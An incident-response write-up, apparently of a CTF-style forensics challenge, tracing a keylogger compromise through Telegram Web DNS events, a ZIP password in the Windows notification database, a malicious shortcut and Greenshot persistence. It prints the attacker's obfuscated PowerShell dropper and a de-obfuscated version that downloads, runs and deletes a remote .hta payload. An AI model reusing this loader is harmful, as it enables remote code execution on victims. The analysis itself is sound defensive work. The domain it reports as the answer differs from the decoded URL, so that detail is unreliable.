Endpoint Forensics Incident Documentation: KrakenKeylogger

Case*:* KrakenKeylogger Endpoint Compromise
Analyst: *Nizar Aderbaz*
Date: *01/18/2026*

1. Executive Summary

The SOC initiated an investigation into **an endpoint compromise** following reports of a **ransom demand**. An employee trying to outsource an office task **was socially engineered** to download **the malicious payload** through an **instant messaging app**. The investigation unveiled that the attacker used **a password-protected ZIP file** to make it **evade initial analysis**. Once run, the malware abused **"Living Off The Land" (LOLBin) tactics** leveraging the legitimate app **Greenshot** and set up communication channel The attacker subsequently utilized **AnyDesk** for data exfiltration. **All malicious artifacts**, **domains,** and **attacker IPs** have been identified and documented.

2. Tools

Tool	Purpose
DB Browser for SQLite	Analyzing Windows Notification databases (**`wpndatabase.db`**) to reconstruct chat history and retrieve credentials.
Notepad++	A lightweight text editor for quickly viewing, editing, and analyzing text and log files.
Timeline Explorer	Reviewing **CSV exports** of forensic artifacts for chronological analysis.
SrumECmd	Analyzing **System Resource Usage Monitor (SRUM)** data to track network usage by specific applications.
AmcacheParser	To extract and analyze Windows application execution history from the Amcache artifact for forensic investigations.

3. Questions & Answers


1. What is the web messaging app the employee used to talk to the attacker?

The investigation started with the checking of **the Desktop** for **any low-hanging fruits** and **obvious files**, **shortcuts**, or **evidence of communication**; **no relevant evidence was identified**. I then reviewed **browser history,** focusing first on **Microsoft Edge**, which did **not show any useful activity**, and confirming that **Google Chrome** was **not present on the system.**

As browser-based artifacts were **inconclusive**, we shifted focus to **DNS activity using system logs** in order to track down some potentially **interesting communication channels**. While there were no **Event ID 22 entries** indicating that **no successful DNS queries were logged.**

A number of DNS resolution timeout events had occurred, carrying **Event ID 1014. It is a classic indicator in incident response**, often associated with **blocked**, **delayed**, or **suspicious outbound communication attempts**.

After analyzing the **Event ID 1014 entries**, we determined that the user was using **Telegram** as a **web based messaging application**.



System_1 Number of events: 1,387

Filtered: Log:

Level	Date and Time	Source	Event ID	Task Category
Warning	7/12/2023 11:55:20 AM	DNS Client Events	1014	(1014)
Warning	7/12/2023 11:55:17 AM	DNS Client Events	1014	(1014)
Warning	7/12/2023 11:55:12 AM	DNS Client Events	1014	(1014)
Warning	7/12/2023 11:55:08 AM	DNS Client Events	1014	(1014)

Event 1014, DNS Client Events

General Details

● Friendly View ○ XML View

```
+ System
- EventData
   QueryName      zws4.web.telegram.org
   AddressLength  128
   Address        02000000C0A8E7020000000000000000000000000000000000000000
```

System log artifacts indicating the use of a web-based messaging application (Telegram) for external communication.

2. What is the password for the protected ZIP file sent by the attacker to the employee?


At first, it was assumed that access to the **ZIP archive** would require **a direct recovery method;** however, further analysis revealed that **password cracking** was not **the intended investigative approach.**

Upon reviewing the challenge again and reflecting **on the first hint**, I gained knowledge of a **new approach for investigations**. First, the hint brought forward the significance of **Window Push Notifications** for forensic analysis, and it pointed out monitoring the area:

C:\Users\OMEN\AppData\Local\Microsoft\Windows\Notifications\wpndatabase.db

Using **DB Browser** for **SQLite,** the **wpndatabase.db** file was accessed, and **the Notification table** was reviewed. The database contains **toast notification payloads** that are produced by **applications** and **web browsers.** Upon further examination of the notification entries, information within the notification concerning the communication involving the **ZIP file transfer was obtained**. Specifically, the notification **included the credentials** for accessing **the protected archive.**

The text extracted indicated the password for **the ZIP file** was: **@1122d**



DB Browser for SQLite - C:\Users\NIZAR\Downloads\119-KrakenKeyLogger\temp_extract_dir\challenge\Users\OMEN\AppData\Local\Microsoft\Windows\Notifications\wpndatabase.db

Notification

Table: Notification

	HandlerId	ActivityId	Type	Payload
6	139	BLOB	tile	<tile></tile>…
7	31	BLOB	toast	<toast duration="long" hint-toastId="toast:optin" launch="ms-…
8	139	BLOB	tile	<tile></tile>…
9	103	BLOB	tile	<tile>…
10	103	BLOB	tile	<tile>…
11	103	BLOB	tile	<tile>…
12	103	BLOB	tile	<tile>…
13	139	BLOB	tile	<tile></tile>…
14	2	BLOB	toast	<toast duration="long" …
15	56	BLOB	toast	<toast launch="page=SettingsPageActivate"><visual><binding …
16	151	BLOB	tile	<?xml version="1.0" encoding="utf-8"?><tile><visual version="2" …
17	151	BLOB	tile	<?xml version="1.0" encoding="utf-8"?><tile><visual version="2" …
18	139	BLOB	tile	<tile></tile>…
19	151	BLOB	tile	<?xml version="1.0" encoding="utf-8"?><tile><visual version="2" …
20	154	BLOB	toast	<toast launch="0|0|Default|0|https://web.telegram.org/|p#https:/…

6 - 20 of 22

Go to: 1

Edit Database Cell

Mode: Text

```
<toast launch="0|0|Default|0|https://web.telegram.org/|p#htt
 <visual>
  <binding template="ToastGeneric">
   <text>Nawaf</text>
   <text> our project templet test.zip,pass:@1122d</text>
   <text placement="attribution">web.telegram.org</text>
   <image placement="appLogoOverride" src="C:\Users\OMEN\App
  </binding>
 </visual>
 <actions>
  <action content="Go to Chrome notification settings" place
 </actions>
```

Editing row=20, column=6
Type: Text / Numeric; Size: 735 character(s)


Notification artifact extracted from wpndatabase.db revealing the ZIP archive password sent by the attacker.

3. What domain did the attacker use to download the second stage of the malware?

After the completion of **the extraction of the ZIP file,** it was identified that there was a **malicious shortcut file (.lnk)** associated with it. The point at which it was identified that it has the **.lnk file**, one can see that the command associated with it is running **powershell.exe** with **a heavily obfuscated argument.**

The powershell script was copied for **offline analysis**, but the degree to which it was **obfuscated made it impossible to trace the external resource directly**. To continue, **the script was deobfuscating by an AI based method (Gemini)** so the logic structure could be understood again. With the **script deobfuscating**, the purpose of the download to an **external domain** for the second-stage payload **became obvious.**

The malicious domain was found to be: **masherofmasters.cyou**



templet

Target type: Application

Target location: v1.0

Target: ıell\v1.0\powershell.exe -ExecutionPolicy UnRestric


Start in:

Shortcut key: None

Run: Minimised


Comment:

PowerShell command embedded in the ***malicious.lnk*** ***file, revealing obfuscated execution logic used to download the second-stage payload.***


C:\Windows\System32\WindowsPowerShell\v1.0\powersh • - Sublime Text (UNREGISTERED)
File
Edit
Selection
Find
View
Goto
Tools
Project
Preferences
Help
C:\Windows\System32\WindowsPowerShell\v1.0\powersh
Line 15, Column 16
Tab Size: 4
Plain Text

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy UnRestricted $ProgressPreference = 0;
function nvRClWiAJT($OnUPXhNfGyEh){$OnUPXhNfGyEh[$OnUPXhNfGyEh.Length..0] -join('')};
function sDjLksFILdkrdR($OnUPXhNfGyEh){
$vecsWHuXBHu = nvRClWiAJT $OnUPXhNfGyEh;
for($TJuYrHOorcZu = 0;$TJuYrHOorcZu -lt $vecsWHuXBHu.Length;$TJuYrHOorcZu += 2){
try{$zRavFAQNJqOVxb += nvRClWiAJT $vecsWHuXBHu.Substring($TJuYrHOorcZu,2)}
catch{$zRavFAQNJqOVxb += $vecsWHuXBHu.Substring($TJuYrHOorcZu,1)}};$zRavFAQNJqOVxb};
$NpzibtULgyi = sDjLksFILdkrdR 'aht1.sen/hi/coucys.erstmaofershma//s:tpht';
$cDkdhkGBtl = $env:APPDATA + '\' + ($NpzibtULgyi -split '/')[-1];
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
$wbpiCTsGYi = wget $NpzibtULgyi -UseBasicParsing;
[IO.File]::WriteAllText($cDkdhkGBtl, $wbpiCTsGYi);
& $cDkdhkGBtl;
sleep 3;
rm $cDkdhkGBtl;
```

Obfuscated PowerShell ***script extracted from the malicious shortcut file prior to de-obfuscation.***


# 1. Set Security Protocol to TLS 1.2 • - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
C:\Windows\System32\WindowsPowerShell\v1.0\powersh
# 1. Set Security Protocol to TLS 1.2
Line 29, Column 22
Tab Size: 4
Plain Text


```
# 1. Set Security Protocol to TLS 1.2
# This ensures the script can communicate with modern HTTPS servers.
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12

# 2. Define the Target URL
# The original script obfuscated this string by reversing it and swapping character pairs.
# Decoded: https://mashersofmaster.s.cyou/chin/se1.hta
$Url = "hxxps://mashersofmaster[.]s[.]cyou/chin/se1.hta"

# 3. Define the Drop Location
# It takes the filename from the URL ('se1.hta') and saves it to the user's AppData folder.
$FileName = ($Url -split '/')[-1]
$FilePath = "$env:APPDATA\$FileName"

# 4. Download the Payload
# 'wget' is an alias for Invoke-WebRequest in PowerShell.
$Content = Invoke-WebRequest -Uri $Url -UseBasicParsing

# 5. Write the Payload to Disk
[IO.File]::WriteAllText($FilePath, $Content)

# 6. Execute the Malicious File
# The '&' operator runs the file. Since it is an .hta file, mshta.exe will likely execute it.
& $FilePath

# 7. Cleanup
# Pauses for 3 seconds, then deletes the file to hide tracks.
Start-Sleep -Seconds 3
Remove-Item $FilePath
```

De-obfuscated PowerShell script revealing the external domain used to download the second-stage malware.

4. What is the name of the command that the attacker injected using one of the installed LOLAPPS on the machine to achieve persistence?

To look for potential persistence methods, I performed an **Amcache (AMCACHE.hve) analysis**, which allowed for the identification of executed processes and related artifacts. Upon examining the data, areas of interest were checked for **malverted shortcuts** and **installed applications**. This resulted in the identification of an application called **Greenshot.**


Further investigation on **LOLApps (Living Off the Land Applications)** was done to confirm that the legitimate application **Greenshot** can be leveraged **for persistence**. **The configuration files of the Greenshot application** demonstrated that the setting for the **External Command plugin** had been **altered by the attacker**. **This altered setting executed a malicious command** automatically **whenever a screenshot was generated.** Therefore, **there was a persistence mechanism in the system.**



B15 C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Greenshot\Greenshot.lnk

	A	B	C	D	E
3	character ma	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\System Tools\Character Map.lnk	7/12/2023 8:10		
4	command pr	c:\users\omen\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\System Tools\Command Prompt.lnk	7/12/2023 8:10		
5	component s	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Administrative Tools\Component Services.lnk	7/12/2023 8:10		
6	computer ma	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Administrative Tools\Computer Management.lnk	7/12/2023 8:10		
7	computer.lnl	c:\users\omen\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\System Tools\computer.lnk	7/12/2023 8:10		
8	control pane	c:\users\omen\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\System Tools\Control Panel.lnk	7/12/2023 8:10		
9	dfrgui.lnk|6c	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Administrative Tools\dfrgui.lnk	7/12/2023 8:10		
10	disk cleanup.	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Administrative Tools\Disk Cleanup.lnk	7/12/2023 8:10		
11	event viewer	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Administrative Tools\Event Viewer.lnk	7/12/2023 8:10		
12	file explorer.	c:\users\omen\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\System Tools\File Explorer.lnk	7/12/2023 8:10		
13	google chron	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Google Chrome.lnk	7/12/2023 8:10		
14	google chron	C:\Users\Public\Desktop\Google Chrome.lnk	7/12/2023 8:10		
15	greenshot.ln	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Greenshot\Greenshot.lnk	7/12/2023 8:10		
16	internet expl	c:\users\omen\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Accessories\Internet Explorer.lnk	7/12/2023 8:10		
17	iscsi initiator	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Administrative Tools\iSCSI Initiator.lnk	7/12/2023 8:10		
18	license.txt.ln	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Greenshot\License.txt.lnk	7/12/2023 8:10		
19	magnify.lnk|	c:\users\omen\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Accessibility\Magnify.lnk	7/12/2023 8:10		
20	math input p	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Math Input Panel.lnk	7/12/2023 8:10		
21	memory diag	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Administrative Tools\Memory Diagnostics Tool.lnk	7/12/2023 8:10		
22	microsoft ed	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Microsoft Edge.lnk	7/12/2023 8:10		
23	microsoft ed	C:\Users\Public\Desktop\Microsoft Edge.lnk	7/12/2023 8:10		
24	narrator.lnk|	c:\users\omen\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Accessibility\Narrator.lnk	7/12/2023 8:10		

***Amcache entry** indicating the presence and execution of a **Greenshot shortcut**, later abused as a LOLApp persistence mechanism.*



.. / Greenshot

Persistence

Greenshot is a free and open-source screenshot program for Microsoft Windows.

Resources:

- https://twitter.com/martinsohndk/status/1648763069852442642

Acknowledgements:

